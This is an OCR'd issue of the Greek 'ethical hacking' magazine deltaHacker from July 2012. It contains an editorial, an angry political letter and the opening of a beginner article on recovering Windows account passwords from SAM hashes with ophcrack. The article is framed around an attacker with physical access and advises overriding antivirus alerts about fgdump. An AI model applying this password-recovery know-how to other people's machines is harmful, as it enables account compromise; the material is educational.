all rights reversed

ΔHACKER

Ιούλης 2012 # Τιμή τεύχους 6,40€ τεύχος 010 - The Hack Resort Edition

Ξέρουμε τι ΔΕΝ κάνατε πέρυσι το καλοκαίρι [*]

Συμμετέχετε ενεργά στο δίκτυο Tor

Πάρτε όλα τα δεδομένα, όλων των iPhone

Αποκαλύψτε τα passwords των Windows users

Δείτε έξυπνες & αποτελεσματικές επιθέσεις DoS

...εντ σόου ματς μορ!

[*] Αλλά για φέτος δεν υπάρχει καμία δικαιολογία: Το deltaHacker είν' εδώ και οι διακοπές σας δεν θα αποτελούνται *μόνο* απ' όλες αυτές τις βαρετές ασχολίες με τις παραλίες, το τσουρούφλισμα και τα ποτά στα beach bars :)

tefhos 10o

Περιεχόμενα

και οδηγίες χρήσης

60 **Μπείτε στο κύκλωμα, ενεργά!**

βοηθήστε κι εσείς στην ανάπτυξη του hidden web -- μπορείτε!

72 **ομάδα WHITE: DDoS για το δικό σας καλό!**

αυτή τη φορά, ο πράκτορας που εργάζεται για την ομάδα WHITE βρέθηκε σε πραγματικά δύσκολη θέση...

80 **Επικίνδυνες διασυνδέσεις, αλλά συμβολικά!**

όλα είναι θέμα τάιμινγκ

90 **Βάλτε μυαλό στον ανεμιστήρα παρτ ουάν**

αυτό το USB gadget που παίρνει μόνο ρεύμα από το USB; ε, αυτό.

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint A.E. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές είναι στο http://deltahacker.gr/subscriptions και οι παραγγελίες γίνονται από το http://deltahacker.gr/order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) απευθείας πτήσεις ATH-KEF τώρα!

Από το άλφα στο βήτα

Άντε τώρα εσύ να συγκεντρωθείς για δουλειά μ' αυτή τη ζέστη κι όλον αυτόν τον κόσμο, ο οποίος κατά πώς φαίνεται από το Α έχει πάει στο Β και δεν χάνει ευκαιρία να σου λέει πόσο πιο καλά είναι στο Β και καλά θα κάνεις να πας κι εσύ στο (δικό σου) Β το συντομότερο δυνατόν, ώστε ν' αδειάσει το μυαλό και να φορτίσουν οι μπαταρίες...

Δεν ξέρω για `σας, για `μένα όμως και οι δύο αυτές προοπτικές είναι κάπως ανησυχητικές. Κατ' αρχάς, όσο ελεύθερη κι αν αφήσω τη φαντασία μου, ειλικρινά δεν μπορώ να βρω το αντίστοιχο της μπαταρίας πάνω μας. Όχι, σας προκαλώ δηλαδή να μου πείτε εσείς: Ποιο είναι το αντίστοιχο μιας μπαταρίας στον ανθρώπινο οργανισμό, το οποίο μάλιστα φορτίζει όταν από το Α πηγαίνεις στο Β κι αποφορτίζει όταν επιστρέφεις στο Α;

Βάζω στοίχημα ότι δεν μπορείτε.

Αμ, το άλλο; Το ότι δηλαδή πηγαίνεις από το Α στο Β κι αδειάζει το μυαλό; Σας ακούγεται εσάς αυτό σαν κάτι που θα ήθελε κάποιος να του συμβεί; Εντάξει, μ' ένα υποθετικό άδειασμα του μυαλού ξεχνάς φαντάζομαι ένα σωρό δυσάρεστα, ξεχνάς όμως και τα ευχάριστα. Εκτός δηλαδή κι αν μιλάμε για έξυπνο (υποθετικό) άδειασμα μυαλού, όπου στο τέλος της διαδικασίας σου μένουν μόνο τα ευχάριστα. Μήπως όμως έτσι γίνεσαι αυτό που λένε "χαζό παιδί, χαρά γεμάτο"; Μπορείτε να μου πείτε υπεύθυνα τι πραγματικά συμβαίνει;

Βάζω στοίχημα ότι δεν μπορείτε.

Τι να σας πω, αγαπητές κι αγαπητοί. Καλές και χρυσές οι διακοπές --και οι μετακινήσεις από το Α στο Β--, αλλά αυτή τη *μανία* για διακοπές ποτέ δεν μπορούσα να την καταλάβω. Δεν λέω, πότε πότε



χρειάζεται η λεγόμενη “αλλαγή παραστάσεων”. Κάνει καλό, χαλαρώνει και ξεκουράζει -- τουλάχιστον στη θεωρία. Γιατί ας μην ξεχνάμε ότι δεν αρκεί να πας από το A στο B, πρέπει και το B να είναι περίπου όπως το φανταζόσουν -- ή φυσικά καλύτερο. Αν δεν είναι, τότε η “χαλάρωση και ξεκούραση” κινδυνεύει να γίνει “τσατάλωμα και κούραση”.

Αλλά ξέρω τι θα πείτε τώρα. Ότι, και καλά, είμαι υπερβολικός και γκρινιάρης, επειδή δεν έχω πάει διακοπές ακόμα. Ίσως το προχωρήσετε και λίγο παραπέρα, προσθέτοντας ότι μάλλον θα δυσκολευτώ να πάω οπουδήποτε φέτος, επειδή το deltaHacker είναι μηνιαίο κι όταν εμείς λέμε μηνιαίο ενοούμε “μηνιαίο” κι όχι “κάθε μήνα εκτός από τον Αύγουστο, αφού όλον τον Ιούλιο θα τηγανιζόμαστε στις παραλίες και θα λιώνουμε στα beach bar.

Σας διαβεβαιώνω ότι δεν είναι έτσι τα πράγματα. Πρώτα απ' όλα, ο γράφων δεν ήταν ποτέ του τηγανίσματος, ούτε των beach bar. Επίσης, αν και επί σειρά ετών και μέχρι πρόπερσι είχε κάθε καλοκαίρι έναν ολόκληρο μήνα άδεια, πάντα μετά την τρίτη βδομάδα του πετάγονταν στα καλά του καθουμένου διάφορα division by zero και δεν ήξερε πώς να τα χειριστεί. Επίσης, δεν ήξερε πώς ν' αντιδράσει όταν τον Αύγουστο γύριζε στο γραφείο κι όλοι, ηλιοκαμένοι και περιχαρείς, εύχονταν ο ένας στον άλλον “καλό χειμώνα”.

Ασχολίαστο -- ή καλύτερα αυτολογοκρινόμενο.

Το θέμα πάντως είναι ότι φέτος οι διακοπές θα είναι σύντομες και τη στιγμή που οι περισσότεροι από εσάς θα χαλαρώνετε στα διάφορα B, εμείς, πιστοί στο καθήκον, κατά πάσα πιθανότητα θα είμαστε στο A και θα προετοιμάζουμε άλλο ένα τεύχος του αγαπημένου σας deltaHacker, για να το έχετε κι αυτό μαζί σας κι έτσι το B να γίνεται B στο τετράγωνο -- ή κάπως έτσι, τέλος πάντων.

Αλλά μη νομίζετε. Όπως θα παρατηρήσατε οι πιο προσεκτικοί, είπα ότι θα είμαστε στο A «κατά πάσα πιθανότητα”. Παραδέχομαι ότι θα το σκάσουμε κι εμείς για λίγο προς το B --γύρω στην εβδομάδα υπολογίζω να διαρκεί η απόδραση--, για να αδειάσει το μυαλό και να φορτώσουν οι μπαταρίες.

Λέμε τώρα.

Γιατί πέρα απ' την πλάκα, εγώ εξακολουθώ να τρομάζω τόσο στην προοπτική του αδειάσματος, όσο και στου γεμίσματος. Γι' αυτό και τελικά θα προσπαθήσω να μην ασχοληθώ καθόλου με τα του περιοδικού κατά τη διάρκεια αυτής της εβδομάδας, από τώρα όμως σας λέω ότι θα αποτύχω. Ελπίζω μόνο να μην έχω τίποτε επεισόδια με την κα Σύμβουλο Εκδόσεως™, η οποία επιμένει στην καθαρή και ξάστερη αλλαγή παραστάσεων.

Αλλά αυτή η στάση της με μπερδεύει λίγο. Αφού είναι τόσο υπέρ της αλλαγής, χάθηκε ο κόσμος αντί για B = κάπου με παραλία να θέσουμε B = κάπου με δροσιά, όπως --λέω εγώ τώρα ένα μέρος στην τύχη-- το Ρέικιαβικ, που πάντα ήθελα κι ακόμα θέλω να πάω;

Καλά να είστε και καλά να περνάτε, όποιο κι αν είναι το δικό σας B!

SubZraw

σνέιλ μέιλ

POST CARD

THE ADDRESS TO BE WRITTEN ON THIS SIDE





Αγαπητοί μου,

Έχω κάτσει στο τραπέζι του σαλονιού, σήμερα Κυριακή πρωί, κρατώντας μολύβι και χαρτί (δηλαδή χαρτί και γραφομηχανή) και προσπαθώ να σκεφτώ τι να σας γράψω.

Να πω την αλήθεια, δεν είναι ότι προσπαθώ να σκεφτώ τι θα γράψω, ξέρω πολύ καλά τι θέλω να γράψω, αλλά προσπαθώ να δω μήπως μπορέσω να το αποφύγω, γιατί θα με πιάσει πάλι στο μπούρου μπούρου ο Κύριος Εκδότης και δεν έχω όρεξη, χρονιάρες μέρες.

Αφήστε που σήμερα έχω τα νεύρα μου. Όλα μου πάνε στραβά. Όχι μόνο σήμερα, ολόκληρη η περασμένη βδομάδα, μετά τις εκλογές συγκεκριμένα, κακή στραβή και ανάποδη ήταν. Απλά σήμερα το πράγμα έχει παραγίνει.

Κατ' αρχάς δεν μου έχει έρθει ακόμα το τεύχος. Ενώ μου το έχουν στείλει. Το ξέρω γιατί είδα τις ντάνες στο φέισμπουκ, καθ' οδόν προς ταχυδρομείο.

Πήγανε στο ταχυδρομείο και έμειναν εκεί.

Ναι, εντάξει, ξέρω, θα μου πείτε οι εκλογές. Ναι, πρέπει να μιλήσει ο σοφός λαός, να εκφραστεί, η αναστάτωση είναι μέσα στο παιχνίδι, άλλοι πάνε στα χωριά τους να ψηφίσουν, οι δουλειές πάνε σε δεύτερη μοίρα, γιατί απορώ;

Για καθίστε ρε παιδιά, για μισό, να το σκεφτούμε σοβαρά δηλαδή, γιατί οι εκλογές θα πρέπει να συνεπάγονται ότι σταματάνε να λειτουργούν τα ταχυδρομεία;

Και όχι μόνο τα ταχυδρομεία, ε; Να λέμε τα πράγματα με το όνομά τους. Εδώ και δυόμιση μήνες που είπαμε ότι θα κάνουμε εκλογές έχουν σταματήσει τα πάντα. Πείτε μου εσείς κάτι που να λειτουργεί. Που να λειτουργεί πραγματικά, εννοώ, όχι εκ συνηθείας.

Θα μου πείτε τώρα οι καιροί είναι πονηροί, εδώ δεν ξέρουμε πού θα είμαστε μεθαύριο και με τι νόμισμα, το ταχυδρομείο με μάρανε; Παίζεται το μέλλον της χώρας και της ευρωζώνης, κι εγώ παραπονιέμαι που μου καθυστέρησαν το τεύχος;

Κοτζάμ Ομπάμα, σου λέει ο άλλος, και κάθε απόγευμα είναι καρφωμένος στο ίντερνετ και βλέπει Μέγκα και ΕΡΤ2 (sic), με τους μεταφραστές του από δίπλα, προσπαθώντας να καταλάβει αν θέλουμε πραγματικά να είμαστε στο ευρώ ή όχι.

Αυτό δεν το βγάζω από το μυαλό μου, το μεταφέρω έτσι όπως μου το είπε ο κύριος Μανόλης από την ΕΒΓΑ, απέναντι.

«Τα συμφέροντα είναι μεγάλα, φίλε μου, ξύπνα!» μου είπε στο τέλος. «Δημοσιογράφος άνθρωπος και δεν ξέρεις τα βασικά.»

Πριν τις εκλογές αυτό.

Γιατί μετά τις εκλογές υποθέτω ότι τα βασικά τα μάθαμε, έτσι;

Μάθαμε ας πούμε ότι υπάρχουν στην χώρα μας 425,982 Έλληνες πολίτες

με δικαίωμα ψήφου οι οποίοι αντί να κάνουν ό,τι τόσες και τόσες άλλες χιλιάδες Έλληνες πολίτες ημέρα εκλογών Ιούνη μήνα –να πάνε ας πούμε για μπάνιο ή για καφέ–, πήγαν και στήθηκαν στην ουρά για να ψηφίσουν μια συμμορία ανεγκέφαλων φανατικών που θεωρούν ότι ο Χίτλερ ήταν καλό παιδί αλλά παρεξηγημένο, και περνάνε την ώρα τους μαχαιρώνοντας μελαμψούς κακομοίρηδες στο μετρό, με τους αστυνομικούς και τους σεκιουριτάδες να παρακολουθούν αμέτοχοι και διακριτικοί από δίπλα. Λες και βρίσκονται εκεί απεσταλμένοι ως παρατηρητές του ΟΗΕ.

Σόρρυ παιδιά, σας το είπα, έχω νεύρα σήμερα. Την περασμένη φορά ειρωνευόμουν τα Χρυσά Αβγά (TM) και την αβγοσύνη τους, γιατί πίστευα, ο αφελής, ότι εκείνο το 7% που πήραν τον Μάιο ήταν ένδειξη ευήθειας. Χαζομάρας, αφέλειας, βλακείας, πώς το λένε. Ότι ο κόσμος δεν είχε καταλάβει περί τίνος πρόκειται. Ότι ήταν ψήφος «διαμαρτυρίας».

ΟΚ. Αυτά τότε. Πριν έναν μήνα. Τώρα δηλαδή τι πρέπει να πιστέψω; Τώρα που ο κόσμος κατάλαβε, έγινε κάτι; Άλλαξε κάτι;

Ή μήπως ακόμα δεν έχει μάθει και δεν έχει καταλάβει (ο κόσμος); Μήπως δεν είδε το γιουτιούμπ με την ομάδα των φουσκωτών να κυνηγάνε τον κακομοίρη στις σκάλες για να τον μαχαιρώσουν; Μήπως δεν είδε τον σεκιουριτά να κοιτάει τρυφερά; Δηλαδή τι να κάνω, να βάλω το URL; Αυτό πρέπει; Η πληροφόρηση μας λείπει; Για όνομα.

Ξέρετε, η δικαιολογία για το ακατάλόγιστο έχει και κάποιο όριο.

Καιρός να δούμε το ζήτημα ως έχει, αγαπητοί μου. Φέτος τον Ιούνιο 425,982 Έλληνες Πολίτες παραδέχτηκαν με την ψήφο τους ότι επικροτούν, γουστάρουν, τη βρίσκουν, βρε αδερφέ, με τραμπουκισμούς και μαχαιρώματα. Τον Μάιο ο αριθμός τους ήταν 441,018. Μιλάμε δηλαδή για πάνω από τετρακόσιες χιλιάδες που είναι συνειδητοποιημένοι.



Απροσδιόριστος αριθμός άλλων δεν έχει ακόμα τολμήσει να το παραδεχτεί. Ντρέπονται, ίσως.

Βρείτε μου τώρα εσείς έναν λόγο να μην έχω νεύρα. Ή έστω βρείτε μου κάτι άλλο να σας γράψω. ΟΚ, να σας γράψω για το άνοιγμα των top level domain στο ίντερνετ. Ή για το ότι ο Ασάνζ (των wikileaks) κατέφυγε στην πρεσβεία του Εκουαδόρ ζητώντας άσυλο. Ή για το ότι η μετοχή του Facebook πηγαίνει από το κακό στο χειρότερο, σε σημείο μάλιστα που κάποιοι σκέφτονται να κινηθούν και δικαστικά εναντίον της εταιρείας για χειραγώγηση της πληροφόρησης κατά τις εβδομάδες πριν την εισαγωγή της μετοχής στο χρηματιστήριο. Ή ότι η Microsoft θα βγάλει δικό της iPad.

Σιγά μην σας γράφω για τέτοια. Γι αυτό έμεινα σπίτι και δεν κατέβηκα στο Φάληρο με την εξαδέλφη και τη μητέρα της, που είναι Ινδουίστρια; Για να σας γράφω για χρηματιστήρια και domain name; Αυτά τα γράφουν και άλλοι, και μάλιστα καλύτερα από μένα.

Εγώ το μόνο για το οποίο μπορώ να σας γράψω, αγαπητοί μου, είναι αυτό που με ανησυχεί και με τρομάζει.

Τι με τρομάζει, με τρομοκρατεί.

Γιατί δεν είναι μόνο οι αβγοκέφαλοι.

Μεγάλος αριθμός Ελλήνων Πολιτών, λέει, πιστεύουν πραγματικά ότι περνάνε αεροπλάνα και μας ψεκάζουν. Χιλιάδες, ίσως δεκάδες ή και εκατοντάδες χιλιάδες τέτοιοι. Πάνε και αυτοί και ψηφίζουν.

Δεν ξέρω τι ψηφίζουν, αλλά ήμαρτον.

Τώρα πείτε μου, άνθρωποι των γραμμάτων, είστε, και των αριθμών. Πιστεύετε δηλαδή πραγματικά ότι τα φαινόμενα αυτά, η ύπαρξη ψεκασμένων και η ύπαρξη αβγοκέφαλων, δεν σχετίζονται; Σύμπτωσις; False connection;

Ναι, ναι, ξέρω από στατιστική, τα θυμάμαι αυτά, μας το έλεγε και ξανάλεγε ο δάσκαλος στο δημοτικό (άλλες εποχές τότε, δύσκολες): correlation is not causation, το ότι σχετίζονται δεν σημαίνει ότι συνδέονται και αιτιακά. Σύμφωνοι, αλλά εγώ δεν ισχυρίστηκα κάτι τέτοιο. Δεν υποστηρίζω, δηλαδή, ότι τα χρυσά αβγά δημιουργούν ψεκασμένους ή ότι οι ψεκασμένοι δημιουργούν χρυσά αβγά ή ότι τα χρυσά αβγά είναι και ψεκασμένοι.

(Αν και τώρα που το ξανασκέφτομαι...)

Το μόνο που λέω είναι ότι ψεκασμένοι και χρυσά αβγά είναι συμπτώματα της ίδιας ασθένειας. Και ναι, πρόκειται για ασθένεια, σόρρυ. Δεν θα το παίξω τώρα πολιτικώς ορθός για να μην τσαντιστεί ο κάθε αφασικός τραμπούκος που μαχαιρώνει εξαθλιωμένους πακιστανούς στο όνομα της Αρχαίας Ελλάδας και του Φύρερ. Σόρρυ. Έχω κι εγώ τα όριά μου.

Και σαν να μην μας φτάνανε οι μαχαιροβγάλτες με το ασταθές μυαλό, ψάχνω στο ίντερνετ (στον φορητό της ξαδέλφης) να βρω για τους ψεκασμούς, και διαβάζω το παρακάτω:

«Ο ανθρώπινος οργανισμός είναι στην ουσία ηλεκτρόνια που πάλλονται αδιάκοπα και συναισθήματα τα οποία τροφοδοτούνται από χημικές αντιδράσεις και μεταφέρονται μέσα στο σώμα και τον εγκέφαλο μέσω ηλεκτρικών σημάτων διαμέσου των νεύρων.»

Σόρρυ, δεν μπορώ να κάνω τίποτα. Έχει σταματήσει και η πίστωση στα φαρμακεία, αλλιώς ξέρω τι χρειάζεται:

Ολανζαπίνη.

Σας ασπάζομαι

Θείος Ακάκιος

ονέιρ μέιλ

Εσείς τι δικαιολογία έχετε που η διαφήμισή σας απουσιάζει από εδώ;

Τολμήστε να μας την πείτε από το talk2us@deltahacker.gr. Όπως και να 'χει θα επικοινωνήσουμε κι εμείς μαζί σας - ή έστω με τον ανταγωνιστή σας ;)

Προς το παρόν είμαστε απασχολημένοι με τη δημιουργία του καλύτερου τεχνολογικού περιοδικού με θεματολογία ethical hacking. Ξέρετε. Για ανήσυχους, δημιουργικούς ανθρώπους που δεν βλέπουν τον υπολογιστή τους ως τοστιέρα. Σε πολλούς εξ αυτών αρέσει και το The Big Bang Theory. Και το Fringe, φυσικά.

Skill: Beginner

Tags: encryption, rainbow tables, ophcrack, hashes, LM hash, NTLM, SAM



Τα passwords των Windows, αλλά στη φόρα!

by sub2raw

Δεν υπάρχει τίποτε χειρότερο για έναν χρήστη από το να διαρρεύσει το password του. Εντάξει, ίσως υπάρχουν ένα δυο πραγματάκια χειρότερα απ' αυτό, αλλά όπως και να 'χει το να πέσει το password σου στα χέρια τρίτων είναι σίγουρα πολύ πολύ κακό -- και ειδικά αν δεν το 'χεις πάρει καν είδηση :S

Σ' αυτό το άρθρο θα δείξουμε, αναλυτικά και βήμα προς βήμα, πώς ένας attacker με φυσική πρόσβαση σ' ένα Windows-based PC μπορεί να μάθει τα passwords των user accounts του λειτουργικού μέσα σ' ελάχιστο χρόνο, μάλιστα χωρίς να κοπιάσει ιδιαίτερα. Κι επειδή προσωπικά μας αρέσει να γνωρίζουμε πώς δουλεύουν (και γιατί μερικές φορές δεν δουλεύουν) τα πράγματα γύρω μας, πριν περάσουμε στις επιδείξεις θα συζητήσουμε για το πώς τα Windows δημιουργούν και διαχειρίζονται τα passwords των χρηστών.

Τα πολύ απαραίτητα hashes

Πώς θυμάται ένα λειτουργικό σύστημα τους κωδικούς πρόσβασης των χρηστών για τους αντίστοιχους λογαριασμούς; Προφανώς κάπου τους έχει αποθηκευμένους, ώστε όταν π.χ. εγώ κάνω login στο σύστημα και δίνω το password μου, να 'ναι σε θέση να ελέγξει αν πράγματι πληκτρολόγησα το σωστό password.


Το σημαντικό εδώ είναι ότι όλα τα σύγχρονα λειτουργικά συστήματα αποθηκεύουν τα passwords σε κρυπτογραφημένη μορφή κι όχι ως plaintext, όπως λέγεται στα πλαίσια της κρυπτογραφίας ένα οποιοδήποτε μήνυμα που *δεν* είναι κρυπτογραφημένο. Ο λόγος που το κάνουν αυτό αφορά στην ασφάλεια, φυσικά: Αν ένας επιτιθέμενος αποκτήσει με κάποιον τρόπο πρόσβαση στο σύστημα, δεν υπάρχει κανένας λόγος να του κάνουμε τη ζωή εύκολη προσφέροντάς του τα passwords *όλων* των χρηστών στο πιάτο!

Όπως όλα τα λειτουργικά συστήματα, λοιπόν, έτσι και τα Windows αντί για plaintext passwords αποθηκεύουν τα λεγόμενα hashes τους. Το hash είναι το αποτέλεσμα μιας κρυπτογραφικής συνάρτησης hash (cryptographic hash function), η οποία παίρνει ένα οσοδήποτε μεγάλο ή μικρό μήνυμα και με βάση αυτό παράγει μια συμβολοσειρά (string) σταθερού μήκους. Προφανώς, όλες οι συναρτήσεις hash δεν είναι ίδιες. Υπάρχουν, δηλαδή, πολλοί διαφορετικοί τρόποι για να μετατρέψεις ένα plaintext σε hash. Όλες όμως οι (ισχυρές) συναρτήσεις hash μοιράζονται δυο ιδιότητες.

α. Είναι ευαίσθητες ως προς την είσοδο. Έστω και κατά ένα bit ν' αλλάξει το μήνυμα που δίνουμε σε μια συνάρτηση hash, το string που μας επιστρέφει είναι ριζικά διαφορετικό σε σχέση με το προηγούμενο (πριν αλλάξει αυτό το bit, δηλαδή).

β. Είναι δύσκολο να αντιστραφούν. Αυτό σημαίνει ότι παίρνοντας κάποιο hash και με δεδομένο ότι γνωρίζουμε ποια κρυπτογραφική συνάρτηση hash το παρήγαγε, δεν σημαίνει ότι είναι κι εύκολο να βρούμε το αρχικό μήνυμα που δόθηκε στη συνάρτηση. Προσέξτε: Δεν είναι αδύνατο, απλά εξαιρετικά δύσκολο, σε βαθμό που να μην αξίζει καν να το ψάξουμε. Εκτός βέβαια κι αν ακολουθήσουμε "πλάγιες" μεθόδους, όπως θα δούμε παρακάτω.

Είναι δυνατόν να δώσουμε δύο διαφορετικά μηνύματα στην ίδια συνάρτηση hash και να πάρουμε το ίδιο αποτέλεσμα. Μ' άλλα λόγια, η πιθανότητα για τις λεγόμενες συγκρούσεις (collisions) δεν είναι μηδέν. Όπως θα έλεγε κι ένας μαθηματικός, οι συναρτήσεις hash δεν είναι "ένα προς ένα". Αν ήταν, τότε για συγκρούσεις δεν θα συζητούσαμε γιατί πολύ απλά δεν θα συνέβαιναν ποτέ. Πάντως το ευτύχημα με τα collisions, τουλάχιστον για τις καλές συναρτήσεις hash, είναι η εξαιρετικά χαμηλή --αστρονομικά χαμηλή, θα λέγαμε-- πιθανότητα εκδήλωσής τους.



Κατά την εγκατάσταση του ophcrack σε Windows XP ή Vista/7, το όποιο antivirus πιθανώς θα σημάνει συναγερμό. Ένας λόγος είναι ο εντοπισμός του εργαλείου fgdump, το οποίο χρησιμοποιείται για την αντιγραφή των hashes του SAM file. Προφανώς, τον συναγερμό τον αγνοούμε και στο antivirus λέμε να δημιουργήσει μια εξαίρεση, επιτρέποντας κατ' αυτόν τον τρόπο την ομαλή εγκατάσταση του ophcrack.

Τα Windows, λοιπόν, τα passwords των χρηστών δεν τα αποθηκεύουν πουθενά ως plaintext. Αντίθετα, αποθηκεύουν τα hashes τους και μόνον αυτά. Έτσι, όταν επιχειρούμε login στο σύστημα, αφού πληκτρολογήσουμε το password το λειτουργικό υπολογίζει το hash του και το συγκρίνει μ' αυτό που έχει αποθηκευμένο για το αντίστοιχο username. Αν τα δύο hashes είναι ίδια τότε μας αφήνει να συνδεθούμε, αλλιώς όχι. Μόνη περίπτωση να συνδεθούμε σε κάποιον λογαριασμό *χωρίς* να γνωρίζουμε το password του αντίστοιχου χρήστη, είναι να τύχουμε στην απίθανη περίπτωση του collision. Να δώσουμε, δηλαδή, ένα password που όοοοολως τυχαίως έχει ίδιο hash μ' εκείνο που γνωρίζουν τα Widnows!

Γκουντ λακ γουίθ δατ.


Τα hashes στα Windows XP

Το λεγόμενο LM hash ή LanMan ή LAN Manager hash, είναι η κρυπτογραφική συνάρτηση hash που χρησιμοποιούταν στα Windows *πριν* από την έκδοση NT. Λίγα πράγματα είναι πιο παλιά από τα Windows NT, ωστόσο για λόγους συμβατότητας το LM hash χρησιμοποιείται και σε νεότερες εκδόσεις των Windows, συγκεκριμένα έως και τα XP. Από τα Vista κι έπειτα τα Widnows συνεχίζουν να γνωρίζουν το LM hash, εξ ορισμού όμως το έχουν απενεργοποιημένο.

Το σημαντικό εδώ είναι ότι το LM hash χρησιμοποιείται ακόμη και σήμερα στα Windows XP, καθώς και ότι οι εγκαταστάσεις της συγκεκριμένης έκδοσης των Windows συναντώνται τόσο σε εταιρικά περιβάλλοντα, όσο και σε οικιακά.

